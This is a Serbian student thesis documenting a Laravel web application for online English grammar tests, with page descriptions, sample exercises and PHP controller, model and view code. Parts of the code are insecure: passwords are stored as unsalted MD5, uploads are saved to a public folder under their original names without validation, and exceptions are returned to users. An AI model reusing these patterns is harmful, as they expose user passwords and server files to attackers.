

AKADEMIJA TEHNIČKO-UMETNIČKIH STRUKOVNIH STUDIJA
BEOGRAD

INTERNET TEHNOLOGIJE

**WEB APLIKACIJA ZA ONLINE TESTIRANJE
ZNANJA IZ ENGLESKOG JEZIKA**

Z a v r š n i r a d

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Predmet: Web programiranje - PHP 2

Tema: **Web aplikacija za online testiranje znanja iz engleskog jezika**

Ocena ____ (_____)

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1. UVOD

Aplikacija za testiranje znanja iz engleskog jezika rađena je u Laravelu. Namijenjena je za korisnike koji žele da se registruju i time dobiju mogućnost rešavanja testova i praćenja svojih rezultata. Korisnicima je dostupna stranica za registraciju i logovanje.

Na početnoj strani se mogu videti izdvojene najbitnije informacije o testovima, kategorijama kao i sadržaju za učenje koji je dostupan svim korisnicima.

Stranica Reminders je galerija slika, na kojima su izdvojena najbitnija pravila za učenje engleskog jezika, koja je dostupna i neregistrovanim korisnicima.

U footeru sajta se nalazi forma za kontakt, koju takođe mogu koristiti svi korisnici, za njihova pitanja ili komentare. Korisnici koji nisu ulogovani, moraju upisati i svoju email adresu, kako bi im bilo odgovoreno na poruku.

Stranica All Tests zahteva da korisnik bude registrovan, jer se na toj strani nalaze svi testovi, podeljeni po kategorijama. Ispod svakog linka do testa se nalaze rezultati koje je korisnik ostvario, u vidu procenta uspešnosti i datuma kada je test rađen. Na taj način korisnik može da prati svoj napredak iz određenih oblasti. Radi lakše pretrage testova omogućeno je filtriranje po kategoriji ili po nazivu samog testa.

Testovi se sastoje iz više vežbi i svaka vežba može imati više pitanja. Konkretni zadaci se rešavaju tako što se odgovori upisuju u polja obeležena donjom linijom ili se odabira ponuđen odgovor. Na kraju rešavanja testa, pritiskom na dugme Check answers, korisnik će dobiti broj tačnih odgovora, kao i naznaku koji zadatak je dobro uradio. Ispod zadatka koji nije tačno odgovorio, biće ispisano objašnjenje kako bi trebalo da uradi zadatak i tako će dopuniti svoje znanje, pa će prilikom sledećeg rešavanja testa verovatno imati bolji rezultat.

Admin panelu je pristup omogućen samo ukoliko korisnik ima ulogu admina. Sadrži statistiku koja je bitna za praćenje opštih rezultata korisnika, kao što su najpopularniji test, test na kom korisnici imaju najbolje rezultate, kao i test sa najlošijim uspehom. Na osnovu ovih podataka, admin može da uvidi potrebe korisnika, šta ih najviše zanima i iz kojih oblasti im je potrebno neko dodatno učenje.

Adminu je omogućeno da upisuje nove kategorije, nove testove, kao i da koriguje postojeće i da ih trajno briše. Postoji i opcija za upload novih slika, koje se dodaju kao sadržaj za učenje na stranici Reminders, postojeće slike se mogu brisati.

I na kraju, prikazana je tabela sa porukama korisnika i njihovim email adresama, kako bi admin mogao da im odgovori.

2. RADNO OKRUŽENJE

U toku izrade sajta korišćeno je razvojno okruženje:




- *PhpStorm* – radon okruženje u kome je projekat napisan;
- *phpMyAdmin* – web tool korišćen za upravljanje bazom podataka;
- *Xampp* – software korišćen kao lokalni server za pokretanje projekta;

Programski jezici koji su korišćeni za izradu aplikacije:

- *PHP – Laravel Framework* – framework koji se koristi za izradu web aplikacija, prati MVC (Model View Controller) strukturu. Laravel je kreirao Taylor Otwell još 2011. godine, koji se od tada razvijao i unapređivao i postao kompatibilan sa najnovijim web tehnologijama;
- *HTML5* – korišćen za kreiranje grafičkih elemenata i organizaciju strane;
- *CSS3* – korišćen za custom stilizovanje dodatih elemenata, pored preuzetog template-a;
- *jQuery* – korišćen za pravljenje asinhronih poziva ka backend-u;
- *JavaScript* – korišćen za validaciju i zbir rezultata testova;
- *MySQL* – korišćena relaciona baza podataka;

3 ORGANIZACIJA

3.1 Organizaciona šema



4. STRANICE

4.1 Login

HOME ALL TESTS QUICK REMINDERS SIGN UP NOW

IF YOU ARE AN UNREGISTERED USER: [CREATE USER ACCOUNT](#)

For certain actions on our site and solving tests, we prefer that you log in. This way you will be able to track your results and improve your knowledge.

LOG IN

Email

Password


LOGIN

Slika 1 – *Log-in* forma

Na strani Log in (Slika 1) nalazi se link do stranice za registraciju, ukoliko korisnik nema nalog, ispod toga je kratko objašnjenje zašto je potrebno registrovati se.

Forma za logovanje se sastoji iz polja za email i password i ukoliko korisnik ne unese tačne podatke, dobiće poruku ispod forme. Uspešnim logovanjem prelazi na stranicu sa testovima.

4.2 Register



The image shows a user registration form titled "USER REGISTRATION" in yellow text. The form consists of five input fields: "First name" and "Last name" (split into two columns), "Email", "Password", and "Confirm password". Each field is represented by a horizontal line. Below the fields is a yellow rounded button labeled "REGISTER".

Slika 2 – *Register* forma

Strana Register (Slika 2) se sastoji iz polja za ime, prezime, email, password i ponovni unos password-a. Sva polja su obavezna i potrebo je uneti email koji nije prethodno korišćen za kreiranje naloga.


4.3 Komponenta Navigation



Slika 3 – Navigacija


Navigacija (Slika 3) se razlikuje ukoliko je korisnik admin, tada će sadržati link do admin panela. Za obične korisnike tu će stajati njihovo ime i opcija za log out.

4.4 Komponenta Footer



Slika 4 – *Footer*


Footer (Slika 4) sadrži osnovne informacije za kontakt, kao i formu gde je moguće poslati poruku adminu. Za neregistrovane korisnike, obavezan je unos email-a.



Slika 5 – *Footer*

Footer za registrovane i ulogovane korisnike (Slika 5).

4.5 Home page



Slika 6 – Home page

Home strana (Slika 6) izdvaja najbitnije informacije o materijalima za učenje koji su dostupni na sajtu, kao i informacije o samim testovima, sa akcentom na oblasti iz sveta biznisa. Korisniku se predstavlja koji su benefiti korišćenja dostupnog sadržaja.


4.6 Reminders page

QUICK

REMINDER

before taking the tests

With our shortened versions of the lessons, remind yourself of the most important points on your journey to improve your English.



Slika 7 – Reminders page

Reminders strana (Slika 7) dostupna je svim posetiocima sajta u vidu galerija slika. Klikom na konkretnu sliku dobija se uvećan prikaz, uključena je i paginacija.

4.7 All tests page


All categories

Test name

Q


CATEGORY

TENSES




PRESENT SIMPLE

Date	Result
02-08-2023	20%
03-08-2023	80%



SIMPLE PAST

Date	Result
03-08-2023	66.67%




PAST PERFECT

No results	
------------	--


CATEGORY

BUSINESS




INTERNET TECHNOLOGIES

Date	Result
24-09-2023	100%



FINANCIAL PLANNING

No results	
------------	--



DIGITAL MARKETING

No results	
------------	--

Slika 8 – All tests page

Svi testovi (Slika 8), zapravo je strana sa spiskom svih testova, podeljenih po kategorijama.

Moguće je pretraživati testove odabirom kategorije iz padajuće liste i unosom naziva testa.

Ispod svakog testa nalaze se rezultati koje je korisnik ostvario, rešavajući zadatke.

Naznačena je uspešnost i datum rešavanja. Klikom na naslov testa, odlazi se na stranicu pojedinačnog testa.

4.8 Test page

TENSES
PRESENT SIMPLE

1. FORM OF AFFIRMATIVE SENTENCES
→ Put the verbs into the correct form.

1 I (to like) _____ lemonade very much.

2 The girls always (to listen) _____ to pop music.

3 Janet never (to wash) _____ jeans.

2. SIGNAL WORDS
→ Find the signal words for simple present.

1 Which is a signal word for simple present?
☐ often ☐ last Monday ☐ now

2 Which is a signal word for simple present?
☐ last Friday ☐ next Friday ☐ every Friday

3 Which is not a signal word for simple present?
☐ never ☐ already ☐ usually

3. QUESTIONS
→ Make questions.

1 you / to speak / English _____

2 when / he / to go / home _____

3 when / she / to ride / her bike _____

4. NEGATIVE SENTENCES
→ Make negative sentences.

1 My father makes breakfast. _____

2 They are eleven. _____

3 Danny phones his father on Sundays. _____

5. LONG AND SHORT FORMS
→ Rewrite the sentences in the short form (where the long form is given) or in the long form (where the short form is given).

1 We don't use a computer. _____

2 Johnny does not swim in the lake. _____

3 They are from Budapest, Hungary. _____

CHECK ANSWERS

Slika 9 – Test page

Strana za rešavanje testa (Slika 9) sastoji se iz vežbi sa kratkim opisom šta se očekuje od korisnika pri odgovaranju na pitanja, Pitanja se rešavaju popunjavanjem polja obeleženim donjom linijom ili odabirom ponuđenih odgovora.

TENSES

PRESENT SIMPLE

1. FORM OF AFFIRMATIVE SENTENCES

- Put the verbs into the correct form.

1. I (to like) like _____ lemonade very much. 

2. The girls always (to listen) listen _____ to pop music. 

3. Janet never (to wear) _____ jeans.

Explanation: Use the infinite form + s with the third person singular (Janet).

2. SIGNAL WORDS


- Find the signal words for simple present.

1. Which is a signal word for simple present?

☐ often ☐ last Monday ☒ now

Explanation: 'often' indicates that the action takes place regularly, that's why it's a signal word for simple present. 'last Monday' is a signal word for simple past; 'now' is a signal word for present progressive.

2. Which is a signal word for simple present?

☐ last Friday ☐ next Friday ☒ every Friday 

3. Which is not a signal word for simple present?

☒ never ☐ already ☐ usually

Explanation: 'already' has happened, that's why it's a signal word for present perfect progressive.

Slika 10 – Rešen test

Nakon klika na dugme Check answers, korisnik dobija rezultat rešavanja (Slika 10), kao i označene tačne odgovore. Ispod netačnih odgovora, ispisano je crvenim slovima objašnjenje kako je na pitanje trebalo odgovoriti.

4.9 Admin page

Statistics

MOST POPULAR TEST
Present Simple

BEST RESULTS
Internet technologies

THE WORST RESULTS
Present Simple

CREATE NEW CATEGORY

Category name

CREATE CATEGORY

CREATE NEW TEST


CREATE TEST

Tests table

Category	Test name		
Tenses			
	Present Simple	Edit	Delete
	Simple Past	Edit	Delete
	Past Perfect	Edit	Delete
Business			
	Internet technologies	Edit	Delete
	Financial planning	Edit	Delete
	Digital marketing	Edit	Delete
	Business consulting	Edit	Delete

Slika 11 – Admin page

Admin strana (Slika 11) na kojoj je statistika testova, polje za unos nove kategorije, opcije za unos novih testova, kao i menjanje i brisanje postojećih.



Slika 12 – Admin page

Polje za upload nove slike reminders, tabela sa svim slikama i opcija za brisanje.

Posledja tabela se odnosi na poruke korisnika sa njihovim email adresama (Slika 12).

CREATE NEW

TEST

Test Category

Choose...

Test Name

EXERCISE 1.

Exercise name

Exercise type:

Text

☐

Assignment

Radio

☐

QUESTION 1.

First part

Second part

Explanation

Correct answer

False answer

False answer

Slika 13 – *Insert-update tesotova*

Forma za unos novih testova i izmenu postojećih (slika 13).

5. Kodovi

5.1 Controllers

5.1.1 Admin Controller

```
<?php

namespace App\Http\Controllers;

use App\Models\Reminders;
use App\Models\Tests;
use App\Models\User;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\DB;
use Illuminate\Support\Facades\Log;

class AdminController extends MainController
{
    private $testModel;

    public function __construct()
    {
        parent::__construct();
        $this->testModel = new Tests();
        $this->userModel = new User();
    }

    public function adminPanel(){

        $request = new Request();
        $this->data['categories'] = $this->testModel->getAllTestCategory($request);
        $this->data['messages'] = $this->userModel->getAllMessages();
        $this->data['statistics'] = $this->userModel->getStatistics();
        $query = DB::table('reminders');
        $this->data["reminders"] = $query->paginate(2)->withQueryString();

        return view('pages.main.admin', $this->data);
    }

    public function createCategory(Request $request){
```

```

        try {
            $model = new Tests();
            $cat = \DB::table("categories")->where("name", $request->name)-
>first();

            if($cat != null){
                return redirect()->route('admin')->with("error", "There is already
a category with the same name.");
            }

            $model->storeCategory($request);
            return redirect()->route('admin')->with("success", "Category insert is
successful.");
        }
        catch (Exception $ex){

            Log::error($ex->getMessage());
            return redirect()->back()->with("error", "There was an error
processing your request.");
        }
    }

    public function createReminder(Request $request){

        try {
            $model = new Reminders();

            if($request->alt == null || $request->picture == null){
                return redirect()->route('admin')->with("error", "Text and image
are required.");
            }
            $model->storeReminder($request);
            return redirect()->route('admin')->with("success", "Successful
reminder insert and upload.");
        }
        catch (Exception $ex){
            Log::error($ex->getMessage());
            return redirect()->back()->with("error", "There was an error
processing your request.");
        }
    }

    public function deleteReminder($reminder){

```

```

        try {
            $model = new Reminders();
            $model->deleteReminder($reminder);
            return redirect()->route('admin')->with("success", "Reminder is
deleted successfully.");
        }
        catch (Exception $ex){

            Log::error($ex->getMessage());
            return redirect()->back()->with("error", "There was an error
processing your request.");
        }
    }
}

```

5.1.2 Auth Controller

```

<?php

namespace App\Http\Controllers;

use App\Http\Requests\UserRegisterRequest;
use App\Models\User;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\Log;

class AuthController extends MainController
{
    public function login(){
        return view('pages.users.login', $this->data);
    }

    public function register(){
        return view('pages.users.register', $this->data);
    }

    public function doLogin(Request $request){
        $user = User::where('email', $request->email)->where('password',
md5($request->password))->first();

        if(!$user){

```

```

        return redirect()->route('login')->with('error', 'Invalid email or
password');
    }

    session()->put('user', $user);
    return redirect()->route('tests.index');
}

public function logout(){
    session()->forget('user');
    return redirect()->route('home');
}

public function doRegister(UserRegisterRequest $request){
    try {
        $model = new User();
        $model->insertUser($request);
        return redirect()->route('login')->with("success", "Your
registration was successful. Please log in.");
    }
    catch(\Exception $ex) {
        Log::error($ex->getMessage());
        session()->put('errors', $ex);
        return redirect()->back()->with("error", "There was an error
processing your request");
    }
}
}

```

5.1.3 EnglishTest Controller

```

<?php

namespace App\Http\Controllers;

use App\Models\Tests;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\Log;
use mysql_xdevapi\Exception;

class EnglishTestController extends MainController

```

```

{
    private $testModel;

    public function __construct()
    {
        parent::__construct();
        $this->testModel = new Tests();
    }

    public function index(Request $request)
    {
        $this->data['categories'] = $this->testModel->getAllTestCategory($request);
        return view('pages.tests.index', $this->data);
    }

    public function show($test)
    {
        $this->data['tests'] = $this->testModel->getTests($test);
        $this->data['categories'] = $this->testModel->getTestCategory($test);
        return view('pages.tests.show', $this->data);
    }

    public function create(){
        $this->data['categories'] = \DB::table("categories")->where("parent_id", null)->get();
        return view('pages.tests.create', $this->data);
    }

    public function store(Request $request){
        return $this->testModel->storeTest($request);
    }

    public function edit($test)
    {
        $this->data['tests'] = $this->testModel->getTests($test);
        $this->data['categories'] = $this->testModel->getTestCategory($test);
        return view('pages.tests.edit', $this->data);
    }

    public function update(Request $request, $test){
        try {
            \DB::beginTransaction();

            $this->testModel->updateTests($request, $test);
        }
    }
}

```



```

        \DB::commit();

        return redirect()->route('admin')->with("success", "Update
successfull.");
    } catch (Exception $ex){

        \DB::rollBack();
        Log::error($ex->getMessage());
        return redirect()->back()->with("error", "There was an error
processing your request.");
    }
}

public function destroy($test)
{
    try{
        \DB::commit();

        $this->testModel->deleteTest($test);
        return redirect()->back()->with("success", "You have successfully
deleted test.");
    }
    catch (Exception $ex){
        Log::error($ex->getMessage());
        \DB::rollBack();
        return redirect()->back()->with("error", $ex);
    }
}
}

```

5.1.4 Home Controller

```

<?php

namespace App\Http\Controllers;

use App\Models\Reminders;
use App\Models\Tests;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\DB;

class HomeController extends MainController

```

```

{
    public function __construct()
    {
        parent::__construct();

        $query = DB::table('reminders');
        $this->data["reminders"] = $query->paginate(8)->withQueryString();
    }
    public function index()
    {
        $testModel = new Tests();
        $this->data["business"] = $testModel->getBusinessCategories();
        return view('pages.main.home', $this->data);
    }

    public function remindersAll(){
        return view('pages.main.reminders', $this->data);
    }
}

```

5.1.5 Main Controller

```

<?php

namespace App\Http\Controllers;

use App\Models\Menu;

class MainController extends Controller
{
    public $data;

    public function __construct()
    {
        $this->data["menu"] = Menu::all();
    }
}

```

5.1.6 User Controller

```
<?php

namespace App\Http\Controllers;

use App\Models\Tests;
use App\Models\Answer;
use App\Models\User;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\Log;

class UserController extends MainController
{
    private $model;

    public function __construct()
    {
        parent::__construct();
        $this->model = new Tests();
        $this->answerModel = new Answer();
        $this->userModel = new User();
    }

    public function getAnswers($id){
        header('Content-type: application/json');
        http_response_code(200);
        echo json_encode(["answers" => $this->answerModel->getAnswers($id)]);
    }

    public function testResult(Request $request){
        try {

            $this->model->storeResult($request);

        } catch (\Exception $ex) {
            Log::error($ex->getMessage());
            echo json_encode(["error" => $ex]);
        }
    }

    public function sendMessage(Request $request){
        try {
```

```

        $this->userModel->sendMessage($request);

        echo json_encode(["message" => "Your message has been sent to the
admin, expect a reply to your email."]);

    } catch(\Exception $ex) {
        Log::error($ex->getMessage());
        echo json_encode(["error" => $ex]);
    }
}
}

```

5.2 Models

5.2.1 Answer

```

<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Model;
use Illuminate\Support\Facades\DB;

class Answer extends Model
{
    public function getAnswers($id): \Illuminate\Support\Collection
    {
        $query = DB::table('exercises as e');
        $query->where('e.category_id', $id);
        $query->join('exercises_types as et', 'et.id', '=', 'e.type_id');
        $query->join('questions as q', 'e.id', '=', 'q.exercise_id');
        $query->join('answers as a', 'q.id', '=', 'a.question_id');
        $query->where('a.is_correct', 1);
        $query->select("a.text", "q.id as questionId", "q.explanation", "et.name
as type");

        return $query->get();
    }
}

```

5.2.2 Menu

```
<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Factories\HasFactory;
use Illuminate\Database\Eloquent\Model;

class Menu extends Model
{
    use HasFactory;
}
```

5.2.3 Reminders

```
<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Factories\HasFactory;
use Illuminate\Database\Eloquent\Model;
use Illuminate\Http\Request;

class Reminders extends Model
{
    use HasFactory;

    public function storeReminder(Request $request){

        $path = $request->file('picture')->store('temp');
        $file = $request->file('picture');
        $fileName = time() . '_' . $file->getClientOriginalName();
        $file->move(public_path('assets/img'), $fileName);

        \DB::table("reminders")->insert([
            "alt" => $request->alt,
            "path" => $fileName
        ]);
    }

    public function deleteReminder($id){

    }
}
```

```
}
```

5.2.4 Tests

```
<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Model;
use Illuminate\Http\Request;
use Illuminate\Support\Facades\DB;
use Illuminate\Support\Facades\Log;
use mysql_xdevapi\Exception;

class Tests extends Model
{
    public function getTests($id): \Illuminate\Support\Collection
    {
        $query = DB::table('exercises as e');
        $query->where('e.category_id', $id);
        $query->join('exercises_types as et', 'et.id', '=', 'e.type_id');
        $query->select("e.id as exerciseId", "et.name as type", "e.text",
        "e.assignment", "e.order");
        $query->orderBy("e.order");

        $exercises = $query->get();
        foreach ($exercises as $exercise){
            $exercise->questions = DB::table('questions')->where('exercise_id',
            $exercise->exerciseId)->get();

            foreach ($exercise->questions as $question){
                $question->answers = DB::table('answers as a')->
                >where('a.question_id', $question->id)->get();
            }
        }

        return $exercises;
    }

    public function getTestCategory($id):array
    {
        $parentId = DB::table('categories')->where('id', $id)->first()->
        >parent_id;
    }
}
```

```

        $category = DB::table('categories')->where('id', $parentId)->first()-
>name;
        $subcategory = DB::table('categories')->where('id', $id)->first()->name;

        return array('category' => $category, 'subcategory' => $subcategory,
'idCategory' => $id);
    }

    public function getAllTestCategory($request): \Illuminate\Support\Collection
    {
        $categories = DB::table('categories')->where('parent_id', null)->get();

        foreach ($categories as $category){

            if($request->has('categoryFilter')){
                if($request->categoryFilter > 0 && $request->categoryFilter !=
$category->id){
                    $category->subcategories = null;

                    continue;
                }
            }

            $subcategories = DB::table('categories')
                ->where('parent_id', $category->id);

            if($request->has('testName')) {
                $subcategories = $subcategories->where('name', 'LIKE', '%' .
$request->get('testName') . '%');
            }

            $category->subcategories = $subcategories->get();

            foreach ($category->subcategories as $subcategory){

                $subcategory->tests = DB::table('tests')
                    ->where('category_id', $subcategory->id)
                    ->where('user_id', session()->get('user')->id)
                    ->get();
            }
        }

        return $categories;
    }

```

```

public function storeResult($request){

    $result = $request->sum * 100 / $request->countAnswers;

    return \DB::table("tests")->insert([
        "category_id" => $request->testId,
        "user_id" => session()->get('user')->id,
        "result" => $result
    ]);
}

public function storeTest($request){

    $category = DB::table('categories')
        ->where('id', $request->testCategory)
        ->first();

    $subcategory = DB::table('categories')
        ->where('name', $request->testName)
        ->select("id")
        ->first();

    if($subcategory != null){
        return redirect()->back()->with("error", "Test name already exist.");
    }

    if($category != null){
        $catId = \DB::table("categories")->insertGetId([
            "parent_id" => $request->testCategory,
            "name" => $request->testName
        ]);

        try{
            \DB::beginTransaction();
            $this->storeExercises($request, $catId);
            \DB::commit();

            return redirect()->back()->with("success", "You have successfully
created a new test.");
        }
        catch (Exception $ex){
            Log::error($ex->getMessage());
            \DB::rollBack();
            return redirect()->back()->with("error", $ex);
        }
    }
}

```



```

    }
    else{
        return redirect()->back()->with("error", "Chosen category doesn't
exist.");
    }
}

public function storeExercises($request, $catId){

    for($i = 1; $i <= 5; $i++){

        if($request["exerciseText".$i] != null && $request["exType".$i] !=
null){

            $exerciseId = \DB::table("exercises")->insertGetId([
                "category_id" => $catId,
                "text" => $request["exerciseText".$i],
                "assignment" => $request["assignment". $i],
                "order" => $i,
                "type_id" => $request["exType".$i],
            ]);

            $this->storeQuestions($request, $exerciseId, $i);
        }
    }
}

public function storeQuestions($request, $exerciseId, $exNum){

    for($i = 1; $i <= 3; $i++){

        $first = $request["q".$i."ex".$exNum."textFirst"];
        $second = $request["q".$i."ex".$exNum."textSecond"];

        if($first != null || $second != null){
            $questionId = \DB::table("questions")->insertGetId([
                "exercise_id" => $exerciseId,
                "text_first" => $first,
                "text_second" => $second,
                "explanation" => $request["q".$i."ex".$exNum."explanation"]
            ]);

            $this->storeAnswers($request, $questionId, $exNum, $i);
        }
    }
}

```

```

}

public function storeAnswers($request, $questionId, $exNum, $qNum){
    for($i = 1; $i <= 1; $i++){

        \DB::table("answers")->insert([
            "question_id" => $questionId,
            "text" => $request["q".$qNum."ex".$exNum."correct"],
            "is_correct" => true
        ]);

        if($request["exType".$exNum] == 2){
            \DB::table("answers")->insert([
                "question_id" => $questionId,
                "text" => $request["q".$qNum."ex".$exNum."false1"],
                "is_correct" => false
            ]);

            \DB::table("answers")->insert([
                "question_id" => $questionId,
                "text" => $request["q".$qNum."ex".$exNum."false2"],
                "is_correct" => false
            ]);
        }
    }
}

public function updateTests($request, $test){

    $exercises = $this->getTests($test);

    foreach ($exercises as $exercise){

        DB::table('exercises')
            ->where('id', $exercise->exerciseId)->update([
                "text" => $request["exerciseText".$exercise->exerciseId],
                "assignment" => $request["assignment". $exercise->exerciseId],
                "type_id" => $request["exType".$exercise->exerciseId],
            ]);

        foreach ($exercise->questions as $question){

            DB::table('questions')
                ->where('id', $question->id)->update([

```

```

        "text_first" => $request["q".$question->id."ex".$exercise-
>exerciseId."textFirst"],
        "text_second" => $request["q".$question->id."ex".$exercise-
>exerciseId."textSecond"],
        "explanation" => $request["q".$question->id."ex".$exercise-
>exerciseId."explanation"]
    ]);

    $falseCount = 1;
    foreach ($question->answers as $answer){

        if($answer->is_correct){
            DB::table('answers')
                ->where('id', $answer->id)->update([
                    "text" => $request["q".$question->id."ex".$exercise-
>exerciseId."correct"]
                ]);
        }
        else{
            DB::table('answers')
                ->where('id', $answer->id)->update([
                    "text" => $request["q".$question->id."ex".$exercise-
>exerciseId."false".$falseCount++]
                ]);
        }
    }
}

public function deleteTest($id){

    $tests = DB::table('tests')
        ->where('category_id', (int)$id)
        ->select('id')
        ->get();

    foreach ($tests as $test){
        DB::table('tests')
            ->where('id', $test->id)
            ->delete();
    }

    $exercises = DB::table('exercises')
        ->where('category_id', (int)$id)

```

```

        ->select('id')
        ->get();

foreach ($exercises as $exercise){

    $questions = DB::table('questions')
        ->where('exercise_id', $exercise->id)
        ->select('id')
        ->get();

    foreach ($questions as $question){
        $answers = DB::table('answers')
            ->where('question_id', $question->id)
            ->select('id')
            ->get();

        foreach ($answers as $answer){
            DB::table('answers')
                ->where('id', $answer->id)
                ->delete();
        }

        DB::table('questions')
            ->where('id', $question->id)
            ->delete();
    }
    DB::table('exercises')
        ->where('id', $exercise->id)
        ->delete();
}

DB::table('categories')
    ->where('id', $id)
    ->delete();

}

public function storeCategory($request){
    \DB::table("categories")->insert([
        "name" => $request->name
    ]);
}

public function getBusinessCategories(){

```

```

        $business = DB::table('categories')
            ->where('name', 'Business')
            ->first();

        return DB::table('categories')
            ->where('parent_id', $business->id)
            ->take(4)
            ->get();
    }
}

```

5.2.5 User

```

<?php

namespace App\Models;

use Illuminate\Database\Eloquent\Factories\HasFactory;
use Illuminate\Database\Eloquent\Model;

class User extends Model
{
    use HasFactory;

    protected $fillable = [
        'first_name',
        'last_name',
        'email',
        'password',
        'role_id',
    ];

    public function insertUser($request){
        \DB::table("users")->insert([
            'first_name' => $request->firstname,
            'last_name' => $request->lastname,
            'email' => $request->email,
            'password' => md5($request->password),
            'role_id' => 2
        ]);
    }

    public function sendMessage($request){

```

```

        if($request->userId != null){
            $user = \DB::table("users")->where("id", $request->userId)->first();

            if($user != null){
                \DB::table("messages")->insert([
                    'user_id' => $user->id,
                    'message' => $request->message
                ]);
            }
        }
        else if($request->message != ""){
            \DB::table("messages")->insert([
                'email' => $request->email,
                'message' => $request->message
            ]);
        }
    }

    public function getAllMessages(){
        $query = \DB::table("messages as m");
        $query->leftJoin('users as u', 'u.id', '=', 'm.user_id');
        $query->select('u.email as userEmail', 'm.email as messageEmail',
'm.message');
        return $query->get();
    }

    public function getStatistics(){

        $statistics = new \Illuminate\Support\Collection();

        $mostPopularCategoryId = \DB::table('tests')
            ->groupBy('category_id')
            ->select('category_id', \DB::raw('count(*) as total'))
            ->orderBy('total', 'desc')
            ->first();

        $averageResults = \DB::table('tests')
            ->groupBy('category_id')
            ->select('category_id', \DB::raw('sum(result)/count(*) as total'))
            ->get();

        $bestResultsCategoryId = $averageResults->sortByDesc('total')->first();
        $worstResultsCategoryId = $averageResults->sortBy('total')->first();

        $statistics->mostPopular = \DB::table("categories")

```

```

                                ->where("id", $mostPopularCategoryId-
>category_id)
                                ->select("name")
                                ->first();
    $statistics->bestResult = \DB::table("categories")
                                ->where("id", $bestResultsCategoryId-
>category_id)
                                ->select("name")
                                ->first();
    $statistics->worstResult = \DB::table("categories")
                                ->where("id", $worstResultsCategoryId-
>category_id)
                                ->select("name")
                                ->first();

    return $statistics;
}
}

```

5.3 Views

5.3.1 Components

5.3.1.1 Exercise

```
@if($exercise == null)
<div class="col-md-12">
    <h2 class="yellow mt-5">Exercise {{$i}}.</h2>
</div>
<div class="col-md-6">
    <div class="mb-3">
        <label for="exerciseText{{$i}}">Exercise name</label>
        <input type="text" class="contact_control" id="exerciseText{{$i}}"
name="exerciseText{{$i}}">
    </div>
    <div class="mb-3">
        <label for="assignment{{$i}}">Assignment</label>
        <input type="text" class="contact_control" id="assignment{{$i}}"
name="assignment{{$i}}">
    </div>
</div>
<div class="col-md-6">
    <div class="row pl-5">
        <div class="col-12">
            <h3>Exercise type:</h3>
        </div>
        <div class="col-12">
            <div class="row mt-5">
                <div class="col-6 pl-5">
                    <label for="exType{{$i}}">Text</label>
                </div>
                <div class="col-6">
                    <input type="checkbox" value="1" name="exType{{$i}}">
                </div>
            </div>
        </div>
        <div class="col-12">
            <div class="row mt-5">
                <div class="col-6 pl-5">
                    <label for="exType{{$i}}">Radio</label>
                </div>
                <div class="col-6">

```



```

        <input type="radio" value="2" name="exType{{$i}}"
@if($exercise->type == "radio") checked @endif>
    </div>
</div>
</div>
</div>
</div>
@endif

```

5.3.1.2 Question

```

@if($question == null)
<div class="col-md-12">
    <h4 class="mt-5 yellow">Question {{$j}}.</h4>
</div>
<div class="col-md-12">
    <div class="row">
        <div class="mb-3 col-4">
            <label for="q{{$j}}ex{{$i}}textFirst">First part</label>
            <input type="text" class="contact_control"
id="q{{$j}}ex{{$i}}textFirst" name="q{{$j}}ex{{$i}}textFirst">
        </div>
        <div class="mb-3 col-4">
            <label for="q{{$j}}ex{{$i}}textSecond">Second part</label>
            <input type="text" class="contact_control"
id="q{{$j}}ex{{$i}}textSecond" name="q{{$j}}ex{{$i}}textSecond">
        </div>
        <div class="mb-3 col-4">
            <label for="q{{$j}}ex{{$i}}explanation">Explanation</label>
            <input type="text" class="contact_control"
id="q{{$j}}ex{{$i}}explanation" name="q{{$j}}ex{{$i}}explanation">
        </div>
    </div>
</div>
<div class="col-md-12">
    <div class="row">
        <div class="mb-3 col-4">
            <label for="q{{$j}}ex{{$i}}-correct">Correct answer</label>
            <input type="text" class="contact_control" id="q{{$j}}ex{{$i}}-
correct" name="q{{$j}}ex{{$i}}correct">
        </div>
        <div class="mb-3 col-4">
            <label for="q{{$j}}ex{{$i}}-false1">False answer</label>

```

```

        <input type="text" class="contact_control" id="q{{$j}}ex{{$i}}-false1" name="q{{$j}}ex{{$i}}false1">
    </div>
    <div class="mb-3 col-4">
        <label for="q{{$j}}ex{{$i}}-false2">False answer</label>
        <input type="text" class="contact_control" id="q{{$j}}ex{{$i}}-false2" name="q{{$j}}ex{{$i}}false2">
    </div>
</div>
</div>
@else
    <div class="col-md-12">
        <h4 class="mt-5 yellow">Question {{$j}}.</h4>
    </div>
    <div class="col-md-12">
        <div class="row">
            <div class="mb-3 col-4">
                <label for="q{{$j}}ex{{$i}}textFirst">First part</label>
                <input type="text" class="contact_control"
id="q{{$j}}ex{{$i}}textFirst" name="q{{$j}}ex{{$i}}textFirst" value="{{$question->text_first}}">
            </div>
            <div class="mb-3 col-4">
                <label for="q{{$j}}ex{{$i}}textSecond">Second part</label>
                <input type="text" class="contact_control"
id="q{{$j}}ex{{$i}}textSecond" name="q{{$j}}ex{{$i}}textSecond"
value="{{$question->text_second}}">
            </div>
            <div class="mb-3 col-4">
                <label for="q{{$j}}ex{{$i}}explanation">Explanation</label>
                <input type="text" class="contact_control"
id="q{{$j}}ex{{$i}}explanation" name="q{{$j}}ex{{$i}}explanation"
value="{{$question->explanation}}">
            </div>
        </div>
    </div>
    <div class="col-md-12">
        <div class="row">
            <div class="mb-3 col-4">
                @foreach($question->answers as $answer)
                    @if($answer->is_correct)
                        <label for="q{{$j}}ex{{$i}}-correct">Correct
answer</label>

```

```

        <input type="text" class="contact_control"
id="q{{$j}}ex{{$i}}-correct" name="q{{$j}}ex{{$i}}correct" value="{{$answer-
>text}}">

        @endif
    @endforeach
</div>
@if($question->answers->where("is_correct", false)->count() > 1)
    @php $falseNum = 1; @endphp

    @foreach($question->answers as $answer)
        @if(!$answer->is_correct)
            <div class="mb-3 col-4">
                <label for="q{{$j}}ex{{$i}}-false{{$falseNum}}">False
answer</label>

                <input type="text" class="contact_control"
id="q{{$j}}ex{{$i}}-false{{$falseNum}}"
